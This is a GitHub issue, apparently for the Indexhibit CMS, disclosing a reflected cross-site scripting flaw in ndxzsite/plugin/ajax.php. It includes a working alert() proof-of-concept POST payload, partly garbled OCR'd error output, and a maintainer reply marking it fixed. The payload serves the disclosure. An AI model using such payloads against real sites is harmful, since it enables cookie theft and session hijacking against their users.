New issue


Jump to bottom

Reflected Cross Site Scripting(XSS)-/ndxzsite/plugin/ajax.php #20

Closed **zyfyc** opened this issue on Feb 17, 2019 · 1 comment

zyfyc commented on Feb 17, 2019

In page localhost//ndxzsite/plugin/ajax.php, the POST function can change the function used in PHP, the user/attacker can modify the parament and add the script which will be shown without filtering. They can use the script to steal the cookie or some things worse.
Payload used:
jxs=slideshow&i=0&z= `<img src="a" onerror=alert(1)>&z=<img src="a" onerror=alert(2)>`
Affected URL: http://localhost//ndxzsite/plugin/ajax.php
so,when we visit this url:localhost//ndxzsite/plugin/ajax.php and POST data:
jxs=slideshow&i=0&z= `<img src="a" onerror=alert(1)>&z=<img src="a" onerror=alert(2)>`
The js will executes.



http://localhost:9096/indexhibit-master/ndxzsite/plugin/ajax.php

☑ Post data □ Referrer

Post data

```
jxs=slideshow&i=0&z=<img src="a" onerror=alert(1)>&z=<img src="a" onerror=alert(2)>
```

```
ycmd
Notice: Undefined variable: a in F:\p                bit-master\ndxzsite\plugin
\plugin.jxs_slideshow.php on line 1

Warning: fopen(F:/phpStudy_new/V                failed to open stream: No such
file or directory in F:\phpStudy_new            lxzsite\plugin
\plugin.jxs_slideshow.php on line 1
```

2

Vaska commented on Feb 20, 2019 Collaborator

Fixed.

Vaska closed this as completed on Feb 20, 2019

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants